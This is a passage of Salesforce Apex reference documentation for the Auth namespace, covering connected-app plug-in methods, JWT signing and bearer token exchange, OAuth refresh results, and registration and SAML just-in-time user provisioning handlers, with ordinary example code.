A map of the current set of attributes from the UserInfo endpoint (OAuth) or from a SAML assertion. For more information, see The UserInfo Endpoint in the online help.

Type: InvocationContext

The context in which the connected app is invoked.

Return Value

Type: Map<String,String>

A map of the updated set of attributes.

modifySAMLResponse(authSession, connectedAppId, samlResponse)

Modifies the XML generated by the Salesforce SAML Identity Provider (IDP) before it's sent to the service provider.

Signature

```
public dom.XmlNode modifySAMLResponse(Map<String,String> authSession, Id connectedAppId,
dom.XmlNode samlResponse)
```

Parameters

authSession
Type: Map<String,String>

The attributes for the authorized user's session. The map includes the 15-character ID of the authorized user who's accessing the connected app.

connectedAppId
Type: Id

The 15-character ID of the connected app.

samlResponse
Type: Dom.XmlNode

Contains the SAML XML response generated by the IDP.

Return Value

Type: Dom.XmlNode

Returns an instance of Dom.XmlNode containing the modified SAML XML response.

Usage

Use this method to modify the XML SAML response to perform an action based on the context of the SAML request before it's verified, signed, and sent to the target service provider. This method enables developers to extend the connected app plug-in to meet their specific needs.

The developer assumes full responsibility for changes made within the connected app plug-in. The plug-in must include validation and error handling. If the plug-in throws an exception, catch it, log it, and stop the process. Don't send anything to the target service provider.

refresh(userId, connectedAppId)

Deprecated and available only in API versions 35.0 and 36.0. As of version 37.0, use `refresh(userId, connectedAppId, context)` instead.

Signature

```
public void refresh(Id userId, Id connectedAppId)
```

Parameters

userId
Type: Id

The 15-character ID of the user requesting the refresh token.

connectedAppId
Type: Id

The 15-character ID of the connected app.

Return Value

Type: void

refresh(userId, connectedAppId, context)

Salesforce calls this method during a refresh token exchange.

Signature

```
public void refresh(Id userId, Id connectedAppId, Auth.InvocationContext context)
```

Parameters

userId
Type: Id

The 15-character ID of the user requesting the refresh token.

connectedAppId
Type: Id

The 15-character ID of the connected app.

context
Type: InvocationContext

The context in which the connected app is invoked.

Return Value

Type: void

InvocationContext Enum

The context in which the connected app is invoked, such as the protocol flow used and the token type issued, if any. Developers can use the context information to write code that is unique to the type of invocation.

Enum Values

The following are the values of the `Auth.InvocationContext` enum.

Value	Description
`ASSET_TOKEN`	Reserved for future use.
`OAUTH1`	Context used when authentication is through an OAuth 1.0A flow.
`OAUTH2_JWT_BEARER_TOKEN`	Context used when authentication is through a JSON-based Web Token (JWT) bearer token flow.
`OAUTH2_SAML_ASSERTION`	Context used when authentication is through an OAuth 2.0 SAML assertion flow.
`OAUTH2_SAML_BEARER_ASSERTION`	Context used when authentication is through an OAuth 2.0 SAML bearer assertion flow.
`OAUTH2_USERNAME_PASSWORD`	Context used when authentication is through an OAuth 2.0 username-password flow.
`OAUTH2_USER_AGENT_ID_TOKEN`	Context used when issuing an ID token through an OAuth 2.0 user-agent flow.
`OAUTH2_USER_AGENT_TOKEN`	Context used when authentication is through an OAuth 2.0 user agent flow.
`OAUTH2_WEB_SERVER`	Context used when authentication is through a web server authentication flow.
`OPENIDCONNECT`	Context used when authentication is through an OpenID Connect authentication flow.
`REFRESH_TOKEN`	Context used when renewing tokens issued by a web server or user-agent flow.
`SAML_ASSERTION`	Context used when authentication is through a SAML assertion flow.
`UNKNOWN`	Context is unknown.
`USERID_ENDPOINT`	Context used when issuing an access token through a UserInfo endpoint.

Salesforce Help: Authenticating Apps with OAuth

JWS Class

Contains methods that apply a digital signature to a JSON Web Token (JWT), using a JSON Web Signature (JWS) data structure. This class creates the signed JWT bearer token, which can be used to request an OAuth access token in the OAuth 2.0 JWT bearer token flow.

Namespace

Auth

Usage

Use the methods in this class to sign the JWT bearer token with the X509 certificate.

IN THIS SECTION:

JWS Constructors

JWS Methods

JWS Constructors

The following are constructors for `JWS`.

IN THIS SECTION:

JWS(jwt, certDevName)

Creates an instance of the `JWS` class using the specified `Auth.JWT` payload and the certificate used for signing the JWT bearer token.

JWS(payload, certDevName)

Creates an instance of the `JWS` class using the specified payload and certificate used for signing the JWT bearer token.

`JWS(jwt, certDevName)`

Creates an instance of the `JWS` class using the specified `Auth.JWT` payload and the certificate used for signing the JWT bearer token.

Signature

```
public JWS(Auth.JWT jwt, String certDevName)
```

Parameters

`jwt`

Type: Auth.JWT

The Base64-encoded JSON Claims Set in the JWT bearer token generated by `Auth.JWT`.

`certDevName`

Type: String

The `Unique Name` for a certificate stored in the Salesforce org's Certificate and Key Management page to use for signing the JWT bearer token.

Usage

Calls the `toJSONString()` method in `Auth.JWT` and sets the resulting string as the payload of the JWT bearer token. Alternatively, you can specify the payload directly using `JWS(payload, certDevName)`.

`JWS(payload, certDevName)`

Creates an instance of the `JWS` class using the specified payload and certificate used for signing the JWT bearer token.

Signature

```
public JWS(String payload, String certDevName)
```

Parameters

payload
Type: String

The Base64-encoded JSON Claims Set in the JWT bearer token.

certDevName
Type: String

The `Unique Name` for a certificate stored in the Salesforce org's Certificate and Key Management page to use for signing the JWT bearer token.

Usage

Sets the *payload* string as the payload of the JWT bearer token. Alternatively, if you generate the payload using `Auth.JWT`, you can use `JWS(jwt, certDevName)` instead.

JWS Methods

The following are methods for `JWS`. All are instance methods.

IN THIS SECTION:

clone()
Makes a duplicate copy of the JWS object.

getCompactSerialization()
Returns the compact serialization representation of the JWS as a concatenated string, with the encoded JWS header, encoded JWS payload, and encoded JWS signature strings separated by period ('.') characters.

`clone()`

Makes a duplicate copy of the JWS object.

Signature

```
public Object clone()
```

Return Value

Type: JWS

`getCompactSerialization()`

Returns the compact serialization representation of the JWS as a concatenated string, with the encoded JWS header, encoded JWS payload, and encoded JWS signature strings separated by period ('.') characters.

Signature

```
public String getCompactSerialization()
```

Return Value

Type: String

JWT Class

Generates the JSON Claims Set in a JSON Web Token (JWT). The resulting Base64-encoded payload can be passed as an argument to create an instance of the `Auth.JWS` class.

Namespace

Auth

Usage

Use the methods in this class to generate the payload in a JWT bearer token.

IN THIS SECTION:

JWT Methods

JWT Methods

The following are methods for `JWT`. All are instance methods.

IN THIS SECTION:

clone()
Makes a duplicate copy of the JWT object.

getAdditionalClaims()
Returns a map of additional claims in the JWT, where the key string contains the name of the claim, and the value contains the value of the claim.

getAud()
Returns the audience claim that identifies the intended recipients of the JWT.

getIss()
Returns the issuer claim that identifies the issuer of the JWT.

getNbfClockSkew()
Returns the not before claim that identifies the time before which the JWT must not be accepted for processing, while allowing some leeway for clock skew.

getSub()
Returns the subject claim that identifies the current user of the JWT.

getValidityLength()
Returns the length of time that the JWT is valid, which affects the expiration claim.

setAdditionalClaims(additionalClaims)
Sets the additional claims in the JWT. Returned by the `getAdditionalClaims()` method.

setAud(aud)
Sets the audience claim in the JWT. Returned by the `getAud()` method.

setIss(iss)
Sets the issuer claim in the JWT. Returned by the `getIss()` method.

setNbfClockSkew(nbfClockSkew)
Sets the not before claim in the JWT. Returned by the `getNbfClockSkew()` method.

setSub(sub)
Sets the subject claim in the JWT. Returned by the `getSub()` method.

setValidityLength(validityLength)
Sets the length of time that the JWT is valid, which affects the expiration claim. Returned by the `getValidityLength()` method.

toJSONString()
Generates the JSON object representation of the Claims Set as an encoded JWT payload.

`clone()`

Makes a duplicate copy of the JWT object.

Signature

```
public Object clone()
```

Return Value

Type: JWT

`getAdditionalClaims()`

Returns a map of additional claims in the JWT, where the key string contains the name of the claim, and the value contains the value of the claim.

Signature

```
public Map<String,ANY> getAdditionalClaims()
```

Return Value

Type: Map<String,ANY>

`getAud()`

Returns the audience claim that identifies the intended recipients of the JWT.

Signature

```
public String getAud()
```

Return Value

Type: String

`getIss()`

Returns the issuer claim that identifies the issuer of the JWT.

Signature

```
public String getIss()
```

Return Value

Type: String

`getNbfClockSkew()`

Returns the not before claim that identifies the time before which the JWT must not be accepted for processing, while allowing some leeway for clock skew.

Signature

```
public Integer getNbfClockSkew()
```

Return Value

Type: Integer

`getSub()`

Returns the subject claim that identifies the current user of the JWT.

Signature

```
public String getSub()
```

Return Value

Type: String

`getValidityLength()`

Returns the length of time that the JWT is valid, which affects the expiration claim.

Signature

```
public Integer getValidityLength()
```

Return Value

Type: Integer

`setAdditionalClaims(additionalClaims)`

Sets the additional claims in the JWT. Returned by the `getAdditionalClaims()` method.

Signature

```
public void setAdditionalClaims(Map<String,ANY> additionalClaims)
```

Parameters

`additionalClaims`
Type: Map<String,ANY>

Return Value

Type: void

Usage

Additional claims must not include any standard claims.

`setAud(aud)`

Sets the audience claim in the JWT. Returned by the `getAud()` method.

Signature

```
public void setAud(String aud)
```

Parameters

`aud`
Type: String

Return Value

Type: void

`setIss(iss)`

Sets the issuer claim in the JWT. Returned by the `getIss()` method.

Signature

```
public void setIss(String iss)
```

Parameters

iss
Type: String

Return Value

Type: void

setNbfClockSkew(nbfClockSkew)

Sets the not before claim in the JWT. Returned by the `getNbfClockSkew()` method.

Signature

```
public void setNbfClockSkew(Integer nbfClockSkew)
```

Parameters

nbfClockSkew
Type: Integer

Return Value

Type: void

setSub(sub)

Sets the subject claim in the JWT. Returned by the `getSub()` method.

Signature

```
public void setSub(String sub)
```

Parameters

sub
Type: String

Return Value

Type: void

setValidityLength(validityLength)

Sets the length of time that the JWT is valid, which affects the expiration claim. Returned by the `getValidityLength()` method.

Signature

```
public void setValidityLength(Integer validityLength)
```

Parameters

validityLength
Type: Integer

Return Value

Type: void

`toJSONString()`

Generates the JSON object representation of the Claims Set as an encoded JWT payload.

Signature

```
public String toJSONString()
```

Return Value

Type: String

JWTBearerTokenExchange Class

Contains methods that POST the signed JWT bearer token to a token endpoint to request an access token, in the OAuth 2.0 JWT bearer token flow.

Namespace

Auth

Usage

Use the methods in this class to post a signed JWT bearer token to the OAuth token endpoint, in exchange for an access token.

Example

In the following example application, the Apex controller:

1. Creates the JSON Claims Set.
2. Specifies the scope of the request with additional claims.
3. Creates the signed JWT.
4. Specifies the token endpoint and POSTs to it.
5. Gets the access token from the HTTP response.

```
public class MyController{

    public MyController() {
       Auth.JWT jwt = new Auth.JWT();
       jwt.setSub('user@salesforce.com');
```

```
        jwt.setAud('https://login.salesforce.com');
        jwt.setIss('3MVG99OxTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQ
ukXnVjzRgSuQqGn75NL7yfkQcyy7');

        //Additional claims to set scope
        Map<String, Object> claims = new Map<String, Object>();
        claims.put('scope', 'scope name');

        jwt.setAdditionalClaims(claims);

        //Create the object that signs the JWT bearer token
        Auth.JWS jws = new Auth.JWS(jwt, 'CertFromCertKeyManagement');

        //Get the resulting JWS in case debugging is required
        String token = jws.getCompactSerialization();

        //Set the token endpoint that the JWT bearer token is posted to
        String tokenEndpoint = 'https://login.salesforce.com/services/oauth2/token';

        //POST the JWT bearer token
       Auth.JWTBearerTokenExchange bearer = new Auth.JWTBearerTokenExchange(tokenEndpoint,
 jws);

        //Get the access token
        String accessToken = bearer.getAccessToken();

    }
}
```

IN THIS SECTION:

JWTBearerTokenExchange Constructors

JWTBearerTokenExchange Methods

JWTBearerTokenExchange Constructors

The following are constructors for `JWTBearerTokenExchange`.

IN THIS SECTION:

JWTBearerTokenExchange(tokenEndpoint, jws)

Creates an instance of the `JWTBearerTokenExchange` class using the specified token endpoint and the signed JWT bearer token.

JWTBearerTokenExchange()

Creates an instance of the `Auth.JWTBearerTokenExchange` class.

`JWTBearerTokenExchange(tokenEndpoint, jws)`

Creates an instance of the `JWTBearerTokenExchange` class using the specified token endpoint and the signed JWT bearer token.

Signature

```
public JWTBearerTokenExchange(String tokenEndpoint, Auth.JWS jws)
```

Parameters

tokenEndpoint
Type: String

The token endpoint that the signed JWT bearer token is POSTed to.

jws
Type: Auth.JWS

The signed JWT bearer token.

`JWTBearerTokenExchange()`

Creates an instance of the `Auth.JWTBearerTokenExchange` class.

Signature

```
public JWTBearerTokenExchange()
```

JWTBearerTokenExchange Methods

The following are methods for `JWTBearerTokenExchange`. All are instance methods.

IN THIS SECTION:

clone()
Makes a duplicate copy of the JWTBearerTokenExchange object.

getAccessToken()
Returns the `access_token` in the token response to the JWT bearer token request.

getGrantType()
Returns the grant type specified in the JWT bearer token request. The grant type value defaults to `urn:ietf:params:oauth:grant-type:jwt-bearer`.

getHttpResponse()
Returns the full `System.HttpResponse` token response to the JWT bearer token request.

getJWS()
Returns the JWS specified in the JWT bearer token request.

getTokenEndpoint()
Returns the token endpoint that the JWT bearer token request is POSTed to.

setGrantType(grantType)
Sets the grant type in the JWT bearer token request. Returned by the `getGrantType()` method.

setJWS(jws)
Sets the JWS in the JWT bearer token request. Returned by the `getJWS()` method.

setTokenEndpoint(tokenEndpoint)
Sets the token endpoint that the JWT bearer token request is POSTed to. Returned by the `getTokenEndpoint()` method.

`clone()`

Makes a duplicate copy of the JWTBearerTokenExchange object.

Signature

```
public Object clone()
```

Return Value

Type: JWTBearerTokenExchange

`getAccessToken()`

Returns the `access_token` in the token response to the JWT bearer token request.

Signature

```
public String getAccessToken()
```

Return Value

Type: String

Usage

This method extracts the `access_token` from the token response. If the token response issues the access token in a different parameter, the request fails.

If you want the full HTTP token response returned, use `getHttpResponse` instead.

`getGrantType()`

Returns the grant type specified in the JWT bearer token request. The grant type value defaults to `urn:ietf:params:oauth:grant-type:jwt-bearer`.

Signature

```
public String getGrantType()
```

Return Value

Type: String

`getHttpResponse()`

Returns the full `System.HttpResponse` token response to the JWT bearer token request.

Signature

```
public System.HttpResponse getHttpResponse()
```

Return Value

Type: System.HttpResponse

Usage

You can get the access token from the full `System.HttpResponse`. If you want only the `access_token` from the token response, you can use `getAccessToken` instead.

`getJWS()`

Returns the JWS specified in the JWT bearer token request.

Signature

```
public Auth.JWS getJWS()
```

Return Value

Type: Auth.JWS

`getTokenEndpoint()`

Returns the token endpoint that the JWT bearer token request is POSTed to.

Signature

```
public String getTokenEndpoint()
```

Return Value

Type: String

`setGrantType(grantType)`

Sets the grant type in the JWT bearer token request. Returned by the `getGrantType()` method.

Signature

```
public void setGrantType(String grantType)
```

Parameters

`grantType`
Type: String

Return Value

Type: void

`setJWS(jws)`

Sets the JWS in the JWT bearer token request. Returned by the `getJWS()` method.

Signature

```
public void setJWS(Auth.JWS jws)
```

Parameters

`jws`
Type: Auth.JWS

Return Value

Type: void

`setTokenEndpoint(tokenEndpoint)`

Sets the token endpoint that the JWT bearer token request is POSTed to. Returned by the `getTokenEndpoint()` method.

Signature

```
public void setTokenEndpoint(String tokenEndpoint)
```

Parameters

`tokenEndpoint`
Type: String

Return Value

Type: void

OAuthRefreshResult Class

Stores the result of an `AuthProviderPluginClass` refresh method. OAuth authentication flow provides a refresh token that can be used to get a new access token. Access tokens have a limited lifetime as specified by the session timeout value. When an access token expires, use a refresh token to get a new access token.

Namespace

Auth

Usage

The `OAuthRefreshResult` class contains the parameters, `accessToken`, `refreshToken`, and `error`, all of which are of type `string`. For a code example, see Auth Exceptions.

IN THIS SECTION:

OAuthRefreshResult Constructors

OAuthRefreshResult Properties

OAuthRefreshResult Constructors

The following are constructors for `OAuthRefreshResult`.

IN THIS SECTION:

OAuthRefreshResult(accessToken, refreshToken, error)

Creates an instance of the `OAuthRefreshResult` class using the specified access token, refresh token, and error for a custom authentication provider plug-in.

OAuthRefreshResult(accessToken, refreshToken)

Creates an instance of the `OAuthRefreshResult` class using the specified access token and refresh token for a custom authentication provider plug-in. Use this method when you know that the refresh was successful.

`OAuthRefreshResult(accessToken, refreshToken, error)`

Creates an instance of the `OAuthRefreshResult` class using the specified access token, refresh token, and error for a custom authentication provider plug-in.

Signature

```
public OAuthRefreshResult(String accessToken, String refreshToken, String error)
```

Parameters

`accessToken`
Type: String

OAuth access token for the user who is currently logged in.

`refreshToken`
Type: String

OAuth refresh token for the user who is currently logged in.

`error`
Type: String

Error that occurred when a user attempted to authenticate with the custom authentication provider.

`OAuthRefreshResult(accessToken, refreshToken)`

Creates an instance of the `OAuthRefreshResult` class using the specified access token and refresh token for a custom authentication provider plug-in. Use this method when you know that the refresh was successful.

Signature

```
public OAuthRefreshResult(String accessToken, String refreshToken)
```

Parameters

`accessToken`
Type: String

The OAuth access token for the user who is logged in.

`refreshToken`
Type: String

The OAuth refresh token for the user who is logged in.

OAuthRefreshResult Properties

The following are properties for `OAuthRefreshResult`.

IN THIS SECTION:

accessToken
The OAuth access token for the user who is currently logged in.

error
Error that occurs when a user unsuccessfully attempts to authenticate with the custom authentication provider.

refreshToken
The OAuth refresh token for the user who is currently logged in.

`accessToken`

The OAuth access token for the user who is currently logged in.

Signature

```
public String accessToken {get; set;}
```

Property Value

Type: String

`error`

Error that occurs when a user unsuccessfully attempts to authenticate with the custom authentication provider.

Signature

```
public String error {get; set;}
```

Property Value

Type: String

`refreshToken`

The OAuth refresh token for the user who is currently logged in.

Signature

```
public String refreshToken {get; set;}
```

Property Value

Type: String

RegistrationHandler Interface

Salesforce provides the ability to use an authentication provider, such as Facebook© or Janrain©, for single sign-on into Salesforce.

Namespace

Auth

Usage

To set up single sign-on, you must create a class that implements `Auth.RegistrationHandler`. Classes implementing the `Auth.RegistrationHandler` interface are specified as the `Registration Handler` in authorization provider definitions, and enable single sign-on into Salesforce portals and organizations from third-party services such as Facebook. Using information from the authentication providers, your class must perform the logic of creating and updating user data as appropriate, including any associated account and contact records.

IN THIS SECTION:

RegistrationHandler Methods

Storing User Information and Getting Access Tokens

Auth.RegistrationHandler Example Implementation

Auth.RegistrationHandler Error Example

This example implements the `Auth.RegistrationHandler` interface and shows how to use a custom exception to display an error message on the page to the user. If you don't use a custom exception, the error code and description (if they're available) appear in the URL and the error description (if available) appears on the page.

RegistrationHandler Methods

The following are methods for `RegistrationHandler`.

IN THIS SECTION:

createUser(portalId, userData)
Returns a User object using the specified portal ID and user information from the third party, such as the username and email address. The User object corresponds to the third party's user information and may be a new user that hasn't been inserted in the database or may represent an existing user record in the database.

updateUser(userId, portalId, userData)
Updates the specified user's information. This method is called if the user has logged in before with the authorization provider and then logs in again, or if your application is using the `Existing User Linking URL`. This URL is generated when you define your authentication provider.

createUser(portalId, userData)

Returns a User object using the specified portal ID and user information from the third party, such as the username and email address. The User object corresponds to the third party's user information and may be a new user that hasn't been inserted in the database or may represent an existing user record in the database.

Signature

```
public User createUser(ID portalId, Auth.UserData userData)
```

Parameters

portalId
Type: ID

userData
Type: Auth.UserData

Return Value

Type: User

Usage

The *portalID* value may be null or an empty key if there is no portal configured with this provider.

updateUser(userId, portalId, userData)

Updates the specified user's information. This method is called if the user has logged in before with the authorization provider and then logs in again, or if your application is using the `Existing User Linking URL`. This URL is generated when you define your authentication provider.

Signature

```
public Void updateUser(ID userId, ID portalId, Auth.UserData userData)
```

Parameters

userId
Type: ID

portalId
Type: ID

userData
Type: Auth.UserData

Return Value

Type: Void

Usage

The *portalID* value may be null or an empty key if there is no portal configured with this provider.

Storing User Information and Getting Access Tokens

The `Auth.UserData` class is used to store user information for `Auth.RegistrationHandler`. The third-party authorization provider can send back a large collection of data about the user, including their username, email address, locale, and so on. Frequently used data is converted into a common format with the `Auth.UserData` class and sent to the registration handler.

If the registration handler wants to use the rest of the data, the `Auth.UserData` class has an `attributeMap` variable. The attribute map is a map of strings (`Map<String, String>`) for the raw values of all the data from the third party. Because the map is `<String, String>`, values that the third party returns that are not strings (like an array of URLs or a map) are converted into an appropriate string representation. The map includes everything returned by the third-party authorization provider, including the items automatically converted into the common format.

The constructor for `Auth.UserData` has the following syntax:

```
Auth.UserData(String identifier,
              String firstName,
              String lastName,
              String fullName,
              String email,
              String link,
              String userName,
              String locale,
              String provider,
              String siteLoginUrl,
              Map<String, String> attributeMap)
```

To learn about `Auth.UserData` properties, see Auth.UserData Class.

Note: You can only perform DML operations on additional sObjects in the same transaction with User objects under certain circumstances. For more information, see sObjects That Cannot Be Used Together in DML Operations.

For all authentication providers except Janrain, after a user is authenticated using a provider, the access token associated with that provider for this user can be obtained in Apex using the `Auth.AuthToken` Apex class. `Auth.AuthToken` provides two methods to retrieve access tokens. One is `getAccessToken`, which obtains a single access token. Use this method if the user ID is mapped to a single third-party user. If the user ID is mapped to multiple third-party users, use `getAccessTokenMap`, which returns a map of access tokens for each third-party user. For more information about authentication providers, see "External Authentication Providers" in the Salesforce online help.

When using Janrain as an authentication provider, you need to use the Janrain `accessCredentials` dictionary values to retrieve the access token or its equivalent. Only some providers supported by Janrain provide an access token, while other providers use other

fields. The Janrain `accessCredentials` fields are returned in the `attributeMap` variable of the `Auth.UserData` class. See the Janrain `auth_info` documentation for more information on `accessCredentials`.

Note: Not all Janrain account types return `accessCredentials`. You may need to change your account type to receive the information.

To learn about the `Auth.AuthToken` methods, see Auth.AuthToken Class.

Auth.RegistrationHandler Example Implementation

This example implements the `Auth.RegistrationHandler` interface that creates as well as updates a standard user based on data provided by the authorization provider. Error checking has been omitted to keep the example simple.

```
global class StandardUserRegistrationHandler implements Auth.RegistrationHandler{
global User createUser(Id portalId, Auth.UserData data){
    User u = new User();
    Profile p = [SELECT Id FROM profile WHERE name='Standard User'];
    u.username = data.username + '@salesforce.com';
    u.email = data.email;
    u.lastName = data.lastName;
    u.firstName = data.firstName;
    String alias = data.username;
    if(alias.length() > 8) {
        alias = alias.substring(0, 8);
    }
    u.alias = alias;
    u.languagelocalekey = data.attributeMap.get('language');
    u.localesidkey = data.locale;
    u.emailEncodingKey = 'UTF-8';
    u.timeZoneSidKey = 'America/Los_Angeles';
    u.profileId = p.Id;
    return u;
}

global void updateUser(Id userId, Id portalId, Auth.UserData data){
    User u = new User(id=userId);
    u.username = data.username + '@salesforce.com';
    u.email = data.email;
    u.lastName = data.lastName;
    u.firstName = data.firstName;
    String alias = data.username;
    if(alias.length() > 8) {
        alias = alias.substring(0, 8);
    }
    u.alias = alias;
    u.languagelocalekey = data.attributeMap.get('language');
    u.localesidkey = data.locale;
    update(u);
}
}
```

The following example tests the above code.

```
@isTest
private class StandardUserRegistrationHandlerTest {
```

```
static testMethod void testCreateAndUpdateUser() {
    StandardUserRegistrationHandler handler = new StandardUserRegistrationHandler();
    Auth.UserData sampleData = new Auth.UserData('testId', 'testFirst', 'testLast',
        'testFirst testLast', 'testuser@example.org', null, 'testuserlong', 'en_US',
'facebook',
        null, new Map<String, String>{'language' => 'en_US'});
    User u = handler.createUser(null, sampleData);
    System.assertEquals('testuserlong@salesforce.com', u.userName);
    System.assertEquals('testuser@example.org', u.email);
    System.assertEquals('testLast', u.lastName);
    System.assertEquals('testFirst', u.firstName);
    System.assertEquals('testuser', u.alias);
    insert(u);
    String uid = u.id;

    sampleData = new Auth.UserData('testNewId', 'testNewFirst', 'testNewLast',
        'testNewFirst testNewLast', 'testnewuser@example.org', null, 'testnewuserlong',
'en_US', 'facebook',
        null, new Map<String, String>{});
    handler.updateUser(uid, null, sampleData);

    User updatedUser = [SELECT userName, email, firstName, lastName, alias FROM user WHERE
 id=:uid];
    System.assertEquals('testnewuserlong@salesforce.com', updatedUser.userName);
    System.assertEquals('testnewuser@example.org', updatedUser.email);
    System.assertEquals('testNewLast', updatedUser.lastName);
    System.assertEquals('testNewFirst', updatedUser.firstName);
    System.assertEquals('testnewu', updatedUser.alias);
}
}
```

Auth.RegistrationHandler Error Example

This example implements the `Auth.RegistrationHandler` interface and shows how to use a custom exception to display an error message on the page to the user. If you don't use a custom exception, the error code and description (if they're available) appear in the URL and the error description (if available) appears on the page.

To limit this example to the custom exception, some code was omitted.

```
global class RegHandler implements Auth.RegistrationHandler {

    class RegHandlerException extends Exception {}

        global User createUser(Id portalId, Auth.UserData data){
            List<Profile> profiles = [SELECT Id, Name, UserType FROM Profile WHERE Name =
 'Power User'];
            Profile profile = profiles.isEmpty() ? null : profiles[0];
            if(profile==null)
               throw new RegHandlerException('Cannot find the profile. For help, contact
your administrator.');
...
        }

        global void updateUser(Id userId, Id portalId, Auth.UserData data){
```

```
            User u = new User(id=userId);
            u.lastName = data.lastName;
            u.firstName = data.firstName;
            update(u);
        }
}
```

SamlJitHandler Interface

Use this interface to control and customize Just-in-Time user provisioning logic during SAML single sign-on.

Namespace

Auth

Usage

To use custom logic for user provisioning during SAML single sign-on, you must create a class that implements `Auth.SamlJitHandler`. This allows you to incorporate organization-specific logic (such as populating custom fields) when users log in to Salesforce with single sign-on. Keep in mind that your class must perform the logic of creating and updating user data as appropriate, including any associated account and contact records.

In Salesforce, you specify your class that implements this interface in the `SAML JIT Handler` field in SAML Single Sign-On Settings. Make sure that the user you specify to run the class has "Manage Users" permission.

IN THIS SECTION:

SamlJitHandler Methods

SamlJitHandler Example Implementation

SamlJitHandler Methods

The following are methods for `SamlJitHandler`.

IN THIS SECTION:

createUser(samlSsoProviderId, communityId, portalId, federationId, attributes, assertion)

Returns a User object using the specified Federation ID. The User object corresponds to the user information and may be a new user that hasn't t been inserted in the database or may represent an existing user record in the database.

updateUser(userId, samlSsoProviderId, communityId, portalId, federationId, attributes, assertion)

Updates the specified user's information. This method is called if the user has logged in before with SAML single sign-on and then logs in again, or if your application is using the `Existing User Linking URL`.

`createUser(samlSsoProviderId, communityId, portalId, federationId, attributes, assertion)`

Returns a User object using the specified Federation ID. The User object corresponds to the user information and may be a new user that hasn't t been inserted in the database or may represent an existing user record in the database.

Signature

```
public User createUser(Id samlSsoProviderId, Id communityId, Id portalId, String
federationId, Map<String,String> attributes, String assertion)
```

Parameters

samlSsoProviderId
Type: Id

The ID of the SamlSsoConfig standard object.

communityId
Type: Id

The ID of the community. This parameter can be `null` if you're not creating a community user.

portalId
Type: Id

The ID of the portal. This parameter can be `null` if you're not creating a portal user.

federationId
Type: String

The ID Salesforce expects to be used for this user.

attributes
Type: Map<String,String>

All of the attributes in the SAML assertion that were added to the default assertion; for example, custom attributes. Attributes are case-sensitive.

assertion
Type: String

The default SAML assertion, base-64 encoded.

Return Value

Type: User

A User sObject.

Usage

The *communityId* and *portalId* parameter values may be `null` or an empty key if there is no community or portal configured with this organization.

updateUser(userId, samlSsoProviderId, communityId, portalId, federationId, attributes, assertion)

Updates the specified user's information. This method is called if the user has logged in before with SAML single sign-on and then logs in again, or if your application is using the `Existing User Linking URL`.

Signature

```
public void updateUser(Id userId, Id samlSsoProviderId, Id communityId, Id portalId,
String federationId, Map<String,String> attributes, String assertion)
```

Parameters

userId
Type: Id

The ID of the Salesforce user.

samlSsoProviderId
Type: Id

The ID of the SamlSsoConfig object.

communityId
Type: Id

The ID of the community. This can be `null` if you're not updating a community user.

portalId
Type: Id

The ID of the portal. This can be `null` if you're not updating a portal user.

federationId
Type: String

The ID Salesforce expects to be used for this user.

attributes
Type: Map<String,String>

All of the attributes in the SAML assertion that were added to the default assertion; for example, custom attributes. Attributes are case-sensitive.

assertion
Type: String

The default SAML assertion, base-64 encoded.

Return Value

Type: void

SamlJitHandler Example Implementation

This is an example implementation of the `Auth.SamlJitHandler` interface. This code uses private methods to handle accounts and contacts (handleContact() and handleAccount()), which aren't included in this example.

```
global class StandardUserHandler implements Auth.SamlJitHandler {
    private class JitException extends Exception{}
    private void handleUser(boolean create, User u, Map<String, String> attributes,
        String federationIdentifier, boolean isStandard) {
        if(create && attributes.containsKey('User.Username')) {
            u.Username = attributes.get('User.Username');
        }
```

```
        if(create) {
            if(attributes.containsKey('User.FederationIdentifier')) {
                u.FederationIdentifier = attributes.get('User.FederationIdentifier');
            } else {
                u.FederationIdentifier = federationIdentifier;
            }
        }
        if(attributes.containsKey('User.ProfileId')) {
            String profileId = attributes.get('User.ProfileId');
            Profile p = [SELECT Id FROM Profile WHERE Id=:profileId];
            u.ProfileId = p.Id;
        }
        if(attributes.containsKey('User.UserRoleId')) {
            String userRole = attributes.get('User.UserRoleId');
            UserRole r = [SELECT Id FROM UserRole WHERE Id=:userRole];
            u.UserRoleId = r.Id;
        }
        if(attributes.containsKey('User.Phone')) {
            u.Phone = attributes.get('User.Phone');
        }
        if(attributes.containsKey('User.Email')) {
            u.Email = attributes.get('User.Email');
        }

 //More attributes here - removed for length

        //Handle custom fields here

        if(!create) {
            update(u);
        }
    }

    private void handleJit(boolean create, User u, Id samlSsoProviderId, Id communityId,
Id portalId,
        String federationIdentifier, Map<String, String> attributes, String assertion) {
        if(communityId != null || portalId != null) {
            String account = handleAccount(create, u, attributes);
            handleContact(create, account, u, attributes);
            handleUser(create, u, attributes, federationIdentifier, false);
        } else {
            handleUser(create, u, attributes, federationIdentifier, true);
        }
    }

    global User createUser(Id samlSsoProviderId, Id communityId, Id portalId,
        String federationIdentifier, Map<String, String> attributes, String assertion) {
        User u = new User();
        handleJit(true, u, samlSsoProviderId, communityId, portalId,
            federationIdentifier, attributes, assertion);
        return u;
    }

    global void updateUser(Id userId, Id samlSsoProviderId, Id communityId, Id portalId,
```

```
        String federationIdentifier, Map<String, String> attributes, String assertion) {
        User u = [SELECT Id FROM User WHERE Id=:userId];
        handleJit(false, u, samlSsoProviderId, communityId, portalId,
            federationIdentifier, attributes, assertion);
    }
}
```

SessionManagement Class

Contains methods for customizing security levels, two-factor authentication, and trusted IP ranges for a current session.

Namespace

Auth

SessionManagement Methods

The following are methods for `SessionManagement`. All methods are static. Use these methods to customize your two-factor authentication implementation and manage the use of time-based one-time password (TOTP) apps like Google Authenticator with a Salesforce organization. Or, use them to validate a user's incoming IP address against trusted IP range settings for an organization or profile.

IN THIS SECTION:

generateVerificationUrl(policy, description, destinationUrl)

Initiates a user identity verification flow with the verification method that the user registered with, and returns a URL to the identity verification screen. For example, if you have a custom Visualforce page that displays sensitive account details, you can prompt the user to verify identity before viewing it.

getCurrentSession()

Returns a map of attributes for the current session.

getRequiredSessionLevelForProfile(profileId)

Indicates the required login security session level for the given profile.

getQrCode()

Returns a map containing a URL to a quick response (QR) code and a time-based one-time password (TOTP) shared secret to configure two-factor authentication apps or devices.

ignoreForConcurrentSessionLimit(sessions)

This method is reserved for internal Salesforce use.

inOrgNetworkRange(ipAddress)

Indicates whether the given IP address is within the organization's trusted IP range according to the organization's Network Access settings.

isIpAllowedForProfile(profileId, ipAddress)

Indicates whether the given IP address is within the trusted IP range for the given profile.

